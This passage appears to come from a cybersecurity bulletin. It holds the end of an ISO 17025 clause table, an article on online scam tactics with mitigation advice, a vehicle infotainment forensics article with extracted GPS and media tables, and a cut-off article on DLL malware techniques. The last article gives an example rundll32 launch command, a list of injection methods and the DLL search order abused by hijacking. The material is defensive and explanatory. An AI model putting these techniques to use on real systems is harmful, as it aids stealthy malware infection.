33	Records of sampling data: deviations	7.3.3 h)	5.7.2
34	Procedure, precautions	7.4.1	5.8.1
35	System for identification of test item. Retain ID.	7.4.2	5.8.2

36	Store under specified conditions	7.4.4	5.8.4
37	Ensure original data, date, identify personnel, recorded at the time made, identifiable	7.5.1	4.13.2.1, 4.13.2.2
38	Evaluation of measurement uncertainty	7.6	5.4.6
39	Have procedure	7.7.1	5.9.1
40	Analysis of data, action if outside pre-defined criteria	7.7.3	5.9.2
41	Reporting of results: general	7.8.1	5.10.1
42	Reporting of results: reports shall be retained as technical records	7.8.1.2	4.13.2.1
43	Reporting of results: simplified report	7.8.1.3	5.10.1
44	Reporting of results: common requirements for reports (test, calibration or sampling)	7.8.2	5.10.2, 5.10.3
45	Reporting of results: additions to, deviations, or exclusions from the method	7.8.2.1	5.11.3.1 a), 5.10.3.2 f)
46	Reporting of results: identification of the person(s) authorizing the report	7.8.2.1 n)	Removed Signature
47	Reporting of results: specific requirements for test reports	7.8.3	5.10.3.1
48	Reporting of results: specific requirements for calibration certificate	7.8.4	5.10.4
49	Reporting of results: reporting sampling – specific requirements	7.8.5	5.10.3.2
50	Reporting of results: reporting statements of conformity	7.8.6	5.10.4.2
51	Reporting of results: reporting opinions and interpretations	7.8.7	5.10.5
52	Reporting of results: amendments to reports	7.8.8	5.10.9
53	NCR recur, implement corrective action	7.10.3	4.9.2
54	Calculation/data transfer checked in systematic manner	7.11.6	5.4.7.1
55	System acknowledged and implemented at all levels	8.2.1	4.2.1
56	Evidence of commitment	8.2.3	4.2.3
57	Document linked	8.2.4	4.2.5
58	Personnel access document	8.2.5	4.2.2 d)
59	Ensure approved prior to issue	8.3.2 a)	4.3.2.1
60	Ensure periodic review	8.3.2 b)	4.3.2.2 b)
61	Ensure changes identified	8.3.2 c)	4.3.3.2
62	Ensure uniquely identified	8.3.2 e)	4.3.2.3
63	Improvement: customer feedback and analysis	8.6.2	4.7.2
64	Internal audit: planned intervals	8.8.1	4.14.1
65	Internal audit: undue delay (timely corrective action)	8.2.2 d)	4.14.2
66	Internal audit: retain records	8.2.2 e)	4.14.3
67	Management review: planned intervals	8.9.1	4.15.1

Table 3. List of updated requirements introduced in 2017 document version

Summary

Updates implemented to the ISO 17025:2017 document were presented. It is now timely for laboratories already accredited under ISO 17025 to start adhering to the new version, as next year the accreditation body will conduct audits based on the ISO 17025:2017 clauses. The process may take some time as the implementers must read the requirements line by line and translate them into a procedure. However, this is achievable by creating an action plan and tackling one requirement at a time.

Identifying Online Scams By Recognizing The Modus Operandi

By | Kilausuria Abdullah, Faiszatulnasro Mohd Maksom & Norlinda Jaafar


Introduction

Internet services make us happy and enable much easier access to any information, paying bills, shopping online, etc. There are no boundaries at all for accessing any information. It is true that the Internet can make life easier, but at the same time scammers can commit cybercrimes most easily too. Online scams are constantly evolving to deceive and take money from incautious Internet users. Every great leap forward in communication technology is usually accompanied by an equivalent leap forward in scam technology.

The issue with scams is that we tend to think that we are invulnerable to falling for scams. The truth is anyone may fall for online scams, which are far more effective than thought. Scammers would not scam people unless it was incredibly fruitful. These four types of online scam that work more often than one would think are outlined to create awareness, help save money and time, and prevent becoming victims of online scams.

Cyber Blackmail Scam

Cyber blackmail is a form of online scam whereby scammers threaten to expose victims' explicit videos or pictures and demand money to stop the attack. Social media with so many contact levels is the primary platform where such scams occur.



Cyber blackmail statistics

The statistics show a significant decrease of over 100% each year. However, this does not mean that such scams are less prevalent than others. The consequence itself could terribly tarnish victims' reputation.

Modus Operandi: Cyber blackmail scam

Sexual cyber blackmail may begin with a friend request through social media, mainly Facebook or Tagged. The scammer tries to persuade the victim to communicate further using a video chat medium such as Skype and to gain the victim's trust. The scammer then performs a sexual act seen by the victim who is asked to do the same; unknown to the victim, the reciprocated act is recorded.

In the middle of the chat, the line is cut off. The scammer makes a reconnection and threatens to spread the video to the victim's contact list unless a certain amount of money is paid to prevent it from being uploaded on YouTube for example. The scammer puts pressure on the victim by saying that the video will be released at a specific time.

1. MEETING THROUGH SOCIAL MEDIA

Begins with a friend request and poses as an attractive woman on social media



2. VIDEO CHAT

Perpetrator tries to persuade victim to communicate using Skype and records the sexual act

3. EXTORTION

Threaten to upload the video on Youtube and spread to friend list

4. PAY THE MONEY


The victim pays to stop the perpetrator from making the video public



Sexual cyber blackmail through video calling

Love Parcel Scam

A victim falls in love with a stranger via social media and they build trust for years. At one point, the scammer requests money to pay for his sick family’s hospital bill, insufficient funds to come to Malaysia or whatever financial situation that needs help. In addition, the scammer will surprise the victim with luxury gifts sent in parcels that face difficulties at customs.




Statistics of complainant ages and number of reports

The above statistics show the age categories and numbers of complainants who have lodged reports pertaining to the love parcel scam. The highest number of reports (18) was in 2016 and the lowest (8) was in 2017. In 2015, 16 incidents were reported.

Modus Operandi: Love parcel scam

Social media platforms, such as Facebook and dating websites are the most common places where love scams occur. All seems too good to be true when the scammer builds a relationship and gains the victim’s trust. The scammer promises to send a parcel loaded with luxury gifts and money to prove the relationship is real. Then the parcel gets stuck at the customs office for tax payment. In order to release it, a sum of money must be paid. The scammer works with a syndicate ring who impersonates customs, courier companies or lawyers and who continuously ask for money from the victim with various excuses.



How the love and parcel scam works

Travel Voucher Scam


Travel prize scams are attempts to trick users into parting with money to claim a ‘reward’ like a free or discounted holiday. Users receive notifications through phone, text, e-mail or post messages announcing they have won a prize in the form of travel vouchers. The scammer presents an amazing offer for a heavily discounted accommodation or holiday package to a popular destination. In reality, the package or prize does not exist.

1. Statistics from 2015 to 2017

The statistics presented here represent incidents regarding travel scams reported to MyCERT via the Cyber999 help centre. A total of 10 incidents were reported to Cyber999 in 2015. However, the number of incidents reported in 2016 surpassed the previous year. As shown in the chart below, in 2017 a total of 4 incidents were reported. The difference between 2015 and 2016 was a 17.94% increase, after which there was a huge reduction in total incidents by 67% in 2017.

In the majority of reported cases the modus operandi of the scam is similar to what is explained below.

Travel Scam




■ 2015 ■ 2016 ■ 2017

Travel scam statistics

2. Modus Operandi

Scratchy cards are normally used in promotions, lotteries or competitions where users/victims are enticed to 'scratch and win an instant prize' like travel or holidays. While some scratchy cards may represent legitimate lotteries or competitions, one should be extremely suspicious of any scratchy card that requires a payment to claim a prize.

Scratchy scams offer an instant prize, so there is no surprise that when the victim contacts the trader to claim it, they will be asked to pay for various fees or taxes. The scammer may request bank details and photo identification. The scam package may include professional-looking brochures designed to trick the victim into thinking the competition is legitimate. It may include contact details for a business overseas and a web address for a fraudulent but professional-looking website.



Modus operandi diagram (Source: MyCERT)

3. Scratch & Win Card

The scratchy scam can take the form of fake scratchy cards that promise some sort of prize on the condition that the 'winner' pays a collection fee. Samples of scratch & win cards are as follows:



(Source: Google)

LuxStyle Scam

A LuxStyle scam advertises products through social media platforms including Facebook and Instagram before leading consumers to its website via a link. The online beauty care shop offers beauty products such as mascara and facial treatment masks.

1. Statistics from 2015 to 2017


Based on the statistics shown below, MyCERT did not receive any reports of LuxStyle scam incidents in 2016. However, in 2015 MyCERT received 3 reports of this scam through Cyber999, which is equal to 8% of all reports. There was a sustained increase in 2017 with 10 incidents reported (92%). This is an increase of 7 incidents between 2015 and 2017, or a 233.33% increase. Besides Cyber999, some victims have submitted complaints about the LuxStyle scam to the National Consumers Complaints Centre (NCCC).



LuxStyle scam statistics

2. Modus Operandi

The modus operandi involves linking online advertisements to product listings without prices. Customers are then required to register with their home and e-mail addresses to find out the prices (as shown in the diagram below).



LuxStyle modus operandi (Source: thestar.com.my)

LuxStyle scams advertise beauty products on social media platforms including Facebook and Instagram where most victims are youths ranging from 18 to 28 years old as recorded by the National Consumers Complaints Centre (NCCC). The most popular product advertised by this website is a blackhead remover mask. All products are purportedly advertised without prices listed.



Beauty product – Blackhead remover masks (Source: Google)

In order for consumers to view the prices of the products offered, they are required to register by providing their personal information, including full name and address even without agreeing to buy any product.

Once the victims are able to view the prices, they are required to click either a 'disagree' or 'agree' button, which is a non-explicit way of getting the consumers to buy the product. Many of the victims decide not to buy the products as they are priced over RM100 each. However, LuxStyle will still deliver the products together with an invoice even when the victims clicked on the 'disagree' button.

Mitigation Strategies

In today's interconnected world and rapidly evolving technology and globalization era, online scams are constantly progressing as well. These may lead to leaked information from many Internet users every single day. One recommended way to avoid such scams is to understand and recognize the different types of online scams and their current modus operandi if possible. These should include the newest and most popular scams currently circulating on the Internet.

Below are a few indicators of online scams and mitigation strategies:

Type of Scam	Mitigation Strategies
Cyber Blackmail Scam	<ol style="list-style-type: none"> 1. Ignore unknown requests to chat or from new friends, especially from strangers on Facebook. 2. It is important to check “mutual friends” before adding new friends on Facebook. 3. Be suspicious of strangers being too friendly, especially when they start getting intimate and request you to perform sexual acts online. 4. Keep detailed information of the scammer, such as Facebook URL, Skype username, suspect photos and/or blackmail messages and report to relevant authorities like the police and/or CYBER999.
Love Parcel Scam	<ol style="list-style-type: none"> 1. Scammers use fake profiles on online dating sites and social networks including Facebook trolling for the lonely and vulnerable. 2. Scammers usually promise love and marriage and build what feels like a very real relationship to the victim. 3. Scammers tell tales of getting into trouble or hard times before starting to request large fund transfers that are not typical for the value of a friendship. 4. Beware of being requested to pay before you get your gift or parcel.
Travel Voucher Scam	<ol style="list-style-type: none"> 1. Travel vouchers as free gifts or rewards at incredibly low prices are often used in bad faith; if not a scam per se, there are often unclear terms and conditions attached that you should be wary of. 2. Contact the vendor directly requesting to identify themselves with an address or phone number to verify they are legitimate. 3. Verify the travel agent or company that offers the travel voucher with authorities such as the Malaysian Embassy or CYBER999.
LuxStyle Scam	<ol style="list-style-type: none"> 1. Be careful not to click on any advertisements that pop up on your social media account or browser. 2. Victims may report directly to KPDNKK cases of receiving receipts of unsolicited goods or services as well.

What to do if you are a victim of an online scam:

1. Keep all the information you have, such as social media profile or account, e-mail content including full e-mail header, photos, copy of receipt if payment has already been made, telephone numbers and any other relevant information.
2. Report to the respective authority, for instance the police, KPDNKK, etc.
3. Lodge a report to Cyber999 for further incident response and handling.

4. <http://www.freemalaysiatoday.com/category/nation/2017/07/11/when-nudity-pays-for-sextortion-scammers-online/>

5. <https://www.scamsurvivors.com/blackmail/#/21>

6. <http://www.news.com.au/lifestyle/beauty/face-body/mum-warns-of-new-shopping-scam-after-mysterious-parcel-turns-up-in-the-post/news-story/b4c0e4d7b633bb21fd8dc09b95ed47e5>

7. <https://www.thestar.com.my/news/nation/2017/06/02/online-retailer-who-skins-shoppers-denmark-based-firm-sends-products-to-window-shoppers-and-bills-the/>

References

1. https://www.huffingtonpost.com/entry/romance-scams-online-fbi-facebook_us_59414c67e4b0d318548666f9

2. <https://verafin.com/2017/07/romance-fraud-scams/>

3. <https://www.mycert.org.my/en/resources/fraud/main/main/detail/515/index.html>

Forensics Preservation And Analysis Of Vehicle Infotainment System

By | Nor Zarini binti Zainal Abidin, Mohd Zabri Adil bin Talib, Mohd Izuan Effendy bin Yusof, Muhammad Zahid bin Ismail & Jazreena binti Abdul Jabar

Introduction

In preparation for the future Industry 4.0 technology, CyberSecurity Malaysia is urged to explore new fields of electronic evidence. Such exploration is no longer concentrated entirely on conventional media but also covers various types of embedded devices. Vehicle forensics is one of the areas that fully involves embedded devices. Technology access and research on this topic are much needed, particularly on the Global Positioning System (GPS).

Vehicle systems can be categorized in two groups. The systems with their details are presented below.

i. Infotainment



Figure1: Infotainment system in BMW

The infotainment system is a combination of information and entertainment for use in vehicles. It can connect the user to digital devices by pairing via Bluetooth or USB connection. The system provides information on vehicle performance, scheduled maintenance and current status.

ii. Telematics



Figure 2: Telematics system in BMW

The telematics system involves the integration of telecommunications and information for interaction with the world outside the vehicle. It uses wireless connectivity like tethered connectivity to a paired mobile device or dedicated on-board cellular connectivity to the Internet. This system also facilitates requests to/from the infotainment system and other data sources.

This article focuses more on the initial preparation for the acquisition of the Global Positioning System (GPS) infotainment system in a BMW vehicle. BMW 5 Series 6th Generation F10 is selected because it is the most commonly used BMW car in Malaysia.

iDrive System



Figure 3: iDrive system in BMW

iDrive is an infotainment system developed by BMW for controlling most of the secondary vehicle system. It allows the driver to change a variety of settings without getting distracted while driving. The iDrive system works by putting all of the cabin controls, such as radio, communication and navigation in one place. There is a central dashboard screen with an iDrive user interface. The driver must use a wheel controller that is located next to the gear lever to navigate and change to the desired settings.

Three main functions of iDrive are entertainment, communication and navigation. The iDrive system in BMW is like a small computer that consists of a processor, hard disk for storage,

dashboard screen, wheel controller and shortcut button. The older version of iDrive uses CD and DVD to load a navigation map into the system. The Car Communication Computer (CCC) iDrive was introduced in 2005. The latest iDrive system comes with a 120GB hard disk, from which 20GB is allocated to media files.

Global Positioning System (GPS)

Generally, GPS is one of the items that contains valuable data in a vehicle [1]. GPS receiver, GPS navigation device or simply called GPS is a device used to receive information from GPS satellite. It is widely used in the automobile, aviation and shipping industries to calculate the device's geographical position. With suitable software, the device may also display the position on a map and it may offer directions [2]. GPS-based data provides insightful information about a vehicle and its driver, such as the position and speed. This information can be used to investigate an incident involving an automobile and can be supplemental to a thorough accident reconstruction. It has its own proprietary operating system, file system format and technique of communication. GPS can provide navigation data including track points, locations (saved previous destinations), routes and velocity logs. The details of each type of navigation data are summarized as follows:

i. Track points

Locations that are saved by the system at regular intervals to record where a system travelled over a given time

ii. Locations

Waypoints saved due to user interaction of some sort and independent of whether the system actually travelled to the location

iii. Routes

A route is a series of waypoints saved normally and is typically used for ordinary travel

iv. Velocity Logs

A velocity log is a collection of data points, each of which includes the vehicle's velocity and a corresponding timestamp

areas where digital data is stored. In view of the fact that GPS devices are found in vehicles known to have an infotainment system, such system appears to be the subject to crime in the current scenario. Embedded devices can provide valuable evidentiary digital data in the form of track logs, track points, routes stored with locations, logs of received calls and dialled numbers, videos, photos and audio depending on the type of GPS receiver. GPS data is not the only data that can be retrieved from a vehicle.

Modern vehicles have complex networks that govern critical safety functions, such as brakes, airbags and navigation control systems. This complexity has increased exponentially over the past decade. Consequently, these modern on-board systems present new opportunities for law enforcement agencies to use data as evidence in criminal and civil investigations.

Acquisition is the process of imaging or obtaining information from a digital device. There are three (3) types of vehicle acquisition: manual, logical and physical. This article focuses on logical acquisition, which is the most common acquisition method used by forensic analysts.

Logical acquisition from a vehicle can be done by extracting data from two types of infotainment system, and the system used is dependent on the vehicle manufacture date. The Car Information Computer (CIC) system was introduced 2008, and in 2012 the CIC system was updated to the Next Big Thing (NBT).

Both systems use an internal hard disk to store data, such as maps, contact numbers and music files. Most CIC systems have an 80GB internal hard disk drive installed, while NBT can reach up to 100GB based on the vehicle model.




Figure 4: Categories of Vehicle Forensics Acquisition

Several different types of crucial data can be extracted from the system using logical acquisition. This data can be helpful for investigations or as evidence in court. A list of data that can be extracted is given below:

Preservation and Analysis

The analysis of GPS devices or receivers requires exclusive software and hardware tools as well as knowledge of the working mechanism and

- i. Routes
- ii. Vehicle Events
- iii. Location Data
- iv. Connected Devices
- v. Media

Such data contains valuable information that can answer key questions for investigators, e.g. historical data with frequently visited areas and locations, and timeline of activities or events that took place leading up to an incident. Screenshots of some types of data that can be extracted from the infotainment system are presented below.

Media connected to the system

The forensics software detected several media types that are connected to the infotainment system, including thumb drive, external hard disk and CD/DVD. Most of the devices connect to the system through a USB port. Users often use this connection method to transfer audio files from devices to the infotainment system.

Event Identifier	Event Type	Action
Media interaction associated with Device KINGSTON (3F3D0D6E441EF948F7E8BDD5C57C4EE9)	Media	Media Interaction
Media interaction associated with Device KINGSTON (3F3D0D6E441EF948F7E8BDD5C57C4EE9)	Media	Media Interaction
Media interaction associated with Device IBA (277B34B0DDC2A043F5F2978717DA7BDD)	Media	Media Interaction
Media interaction associated with Device Joel Osteen (48D4645D55BC83E173E19157D228AD3D)	Media	Media Interaction
Media interaction associated with Device God Message (D6FA8C096541179472C813D944780AFD)	Media	Media Interaction
Media interaction associated with Device HardDrive (6D2179F0BDA90BB03124E557E6CA49CC)	Media	Media Interaction
Media interaction associated with Device (2DC3523C-2188-4740-9624-90BF08CEAB3)	Media	Media Interaction
Media interaction associated with Device KINGSTON (BE971ED3C71BE097845DBF46711092AB)	Media	Media Interaction
Media interaction associated with Device (31FA746162511A6AFBFC274EF48FE768)	Media	Media Interaction
Media interaction associated with Device KINGSTON (3F3D0D6E441EF948F7E8BDD5C57C4EE9)	Media	Media Interaction
Media interaction associated with Device (F3253BAE9461E41706EC4BBAFCFC8324)	Media	Media Interaction
Media interaction associated with Device USB DISK (91E34BC7D63422FAD24F22A4BD2CA1C8)	Media	Media Interaction
Media interaction associated with Device USB (9675AE9F581D0C11C20B019E82A5C2DB)	Media	Media Interaction
Media interaction associated with Device (402E69D220A68C4F55CD996B4DB408DF)	Media	Media Interaction
Media interaction associated with Device UNTITLED (BAD77DA56D8280CBB3B629BF36762A5E)	Media	Media Interaction
Media interaction associated with Device MY_DATA_122214 (E1CD767C769A3C7B6256C4B3F8289)	Media	Media Interaction
Media interaction associated with Device USB (93655A075979ED364E0B9A2E3396B5F0)	Media	Media Interaction
Media interaction associated with Device AXIA (4A992F50F50BD001861D653ED2BA323C)	Media	Media Interaction
Media interaction associated with Device AXIA (2C4D4065E1EA925CEE678261A342735C)	Media	Media Interaction

Figure 5 : List of media types connected to iDrive

Location Data

Name	Latitude	Longitude	City	State	Date/Time
JALAN INAI (KUALA LUMPUR) (MALAYSIA)	3.145247637	101.720114034	KUALA LUMPUR	MALAYSIA	Timestamp Confidence
JALAN STEDEN KERETAPI BUKIT (PENANG) (MALAYSIA)	5.408162431	100.277183441	PENANG	MALAYSIA	
PENANG (MALAYSIA)	5.47772387	100.253155828			
LORONG SEPANG (ULU LANGAT, SELANGOR) (MALAYSIA)	3.086027654	101.79	ULU LANGAT, SELANGOR	MALAYSIA	
JALAN INAI (KUALA LUMPUR) (MALAYSIA)	3.196529424	101.79	KUALA LUMPUR	MALAYSIA	
LARU, SEPANG (MALAYSIA)	2.794701702	101.703919528			

Figure 6: List of points of interest saved in the iDrive navigation system

Conclusion

It is evident that not only mobile phones and computers contain evidential data. Vehicles can also contain useful data that can serve as supporting evidence in court cases. However, there must be continuous research efforts in this area, because GPS is not the only element in a vehicle that contains data. The Electronic Control Unit (ECU), which is the brain of the engine, contains a small memory piece that acts similar to a black box in that it records the last state of the vehicle before a collision. This will be future motivation for research in the vehicle forensics field.


References

1. *SWGDE Best Practices for Vehicle Infotainment and Telematics System, version 2.0*
2. *Vehicular Infotainment Forensics: Collecting Data and Putting It into Perspective*, Jesse Lacroix, University of Ontario Institute of Technology
3. *Introduction to Vehicle Forensics*, Mohd Zabri Adil Bin Talib, Mohamad Firham Efendy bin Md Senan, Nor Zarina binti Zainal Abidin, Muhammad Zahid bin Ismail, Wafa binti Mohd Kharudin, 2017
4. *GPS navigation device*, https://en.wikipedia.org/wiki/GPS_navigation_device, 14 September 2018
5. *iVe Vehicle Forensics Course Workbook, version 2.0*

Common Malware Attacks With DLL Files On The Windows Operating System

Oleh | Nur Mohammad Kamil bin Mohammad Alta, Muhammad Nur Arif bin Tomiran & Megat Muazzam bin Abdul Mutalib

Introduction



DLL is an acronym to Dynamic Link Library. It is a shared library to be used by applications in the Windows operating system. Accordingly, multiple programs can share the abilities programmed into a single file and performance can be improved when running the programs.

However, DLL can be abused by many cybercriminals. The main aim of this type of attack is to remain as stealthy as possible when infecting victim machines and to evade antivirus detection in some cases.

There are several categories of DLL attacks that work in various ways. The following list includes the most common techniques used:

1. DLL Attacks via Rundll32
2. DLL Injection
3. DLL as Windows Service
4. DLL Hijacking

Let's take a closer look at each type of DLL attack.

DLL Attacks via Rundll32

Using rundll.exe as a vector to launch the DLL files in the victim PCs is the oldest technique known so far. It has more recently been replaced by rundll32.exe and support 32-bit architecture of current operating systems. Attacks occur when the right parameter is supplied to the rundll32 program as shown below:

```
rundll32.exe <full path of DLL
file>, <Export function name or ordinal
number>
```

Below is an example of how the DLL can be executed using rundll32.exe through the Command Line interface.

```
rundll32.exe C:\malicious.
dll, EvilFunction
```

lsass.exe	480	SYSTEM	00	2,388 K	C:\Windows\system32\lsass.exe
lsass.exe	100	SYSTEM	00	888 K	C:\Windows\system32\lsass.exe
rundll32.exe	3568	InTraining	00	852 K	rundll32.exe C:\malicious.dll,EvilFunction
smss.exe	400	SYSTEM	00	196 K	C:\Windows\system32\smss.exe
smss.exe	220	SYSTEM	00	196 K	SystemRoot\System32\smss.exe
svchost.exe	600	SYSTEM	00	2,276 K	C:\Windows\system32\svchost.exe -k DcomLaunch
svchost.exe	664	NETWORK SERVICE	00	2,180 K	C:\Windows\system32\svchost.exe -k RPCSS
svchost.exe	728	LOCAL SERVICE	00	7,368 K	C:\Windows\system32\svchost.exe -k LocalService

Figure 1: rundll32.exe executing a malicious DLL file viewed with Windows Task Manager in the command line column

By default Windows Task Manager does not show the Command Line column. Thus, normal users may only see its process as rundll32.exe and think the process could be legitimate.

This type of attack is persistent uniquely to ensure it will survive a Windows reboot. The most common attack location is the Windows Registry Startup. Most antivirus software technology today can easily detect this type of attack. Therefore, ensure you have the latest, up-to-date virus definition to protect against this sort of attack.

DLL Injection

Another classic type of attack is DLL injection, which can employ several methods. One method is to use the `CreateRemoteThread` and `LoadLibrary` Windows API functions. This type of injection runs its malicious DLL into another process. The malware may write its malicious DLL file location in the virtual address space of the victim process. This creates a remote thread, loading the malicious DLL in the victim process.




Figure 2: DLL injection process to load the malicious DLL

To successfully run the DLL injection into the victim process, a higher privilege may sometimes be required. There are several types of DLL injection:

- DLL Injection via CreateRemoteThread and LoadLibrary
- Portable Executable (PE) Injection
- Process Hollowing (Process Replacement and Run the PE)
- Thread Execution Hijacking (Suspend,

Inject and Resume)

- Hook Injection using SetWindowsHookEx
- Using Registry Modification (e.g. ApplInit_DLLs, AppCertDlls, etc.)
- APC Injection and AtomBombing
- IAT Hooking and Inline hooking (Userland rootkits)

There are numerous other methods of injecting the DLL into certain processes. Preventing this type of attack is not always successful as cybercriminals will always find ways to slip into the user's system process. However, installing application-based firewalls, such as ZoneAlarm Firewall or Comodo Free Firewall may help reduce the risk of such attacks.

DLL as Windows Service

It is less suspicious when malware delivers its own DLL as part of Windows Service. This is because the Windows Service architecture treats the DLL as a legitimate service process like svchost.exe, msdtc.exe, etc.

dwm.exe	1728	1.25 MB	TRAINING-USER\ImTrainin	Desktop Window Manager
svchost.exe	836	14.5 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	964	4.59 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services
svchost.exe		10.59 MB	NT AUTHORITY\NETWORK SERVICE	Host Process for Windows Services
svchost.exe		8.45 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services
svchost.exe		6.64 MB	NT AUTHORITY\SYSTEM	VMware Tools Core Service
svchost.exe		1.34 MB	NT AUTHORITY\NETWORK SERVICE	Host Process for Windows Services
svchost.exe		2.56 MB	NT AUTHORITY\SYSTEM	COM Surrogate
svchost.exe		4.13 MB	NT AUTHORITY\SYSTEM	Microsoft Distributed Transaction...
svchost.exe		0.99 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services

Figure 3: A legitimate Windows Service called Microsoft Distributed Transaction Coordinator (MSDTC)

An example of this type of attack is Conficker malware, which is spread via file sharing techniques. This malware remains surreptitious by hiding behind a legitimate Windows Service like the Background Intelligent Transfer Service (BITS). Windows forensic investigation of which DLL is legitimate is more difficult in this case.

One approach to detect suspicious DLL presence is to check the Verify Signer of the file. Users can employ Microsoft SignTool to check and verify whether the file has been signed with a legitimate Code Sign certificate from Windows.


DLL Hijacking

DLL hijacking is also known as DLL side-loading. The manner in which the Windows application reads the DLL is a bit strange. The program tries to load the DLL, which does not even exist on the system. As such, malware can take advantage by placing a malicious DLL on the system and the application will blindly load the DLL. How does every application locate and load its DLL? In general, every Windows application that needs to load its DLL follows the path:

1. The current working directory
2. The directory from which the application

loaded

3. Search inside the system directory (C:\Windows\System32)
4. The 16-bit system directory (C:\Windows\System)
5. The Windows directory (C:\Windows)
6. Directories that are listed in the PATH variables



Process Name	PID	Operation	Path	Result
exeinfope.exe	3520	CreateFile	C:\tools\exeinfope\RICHED32.DLL	NAME NOT FOUND
exeinfope.exe	3520	CreateFile	C:\Windows\System32\riched32.dll	SUCCESS
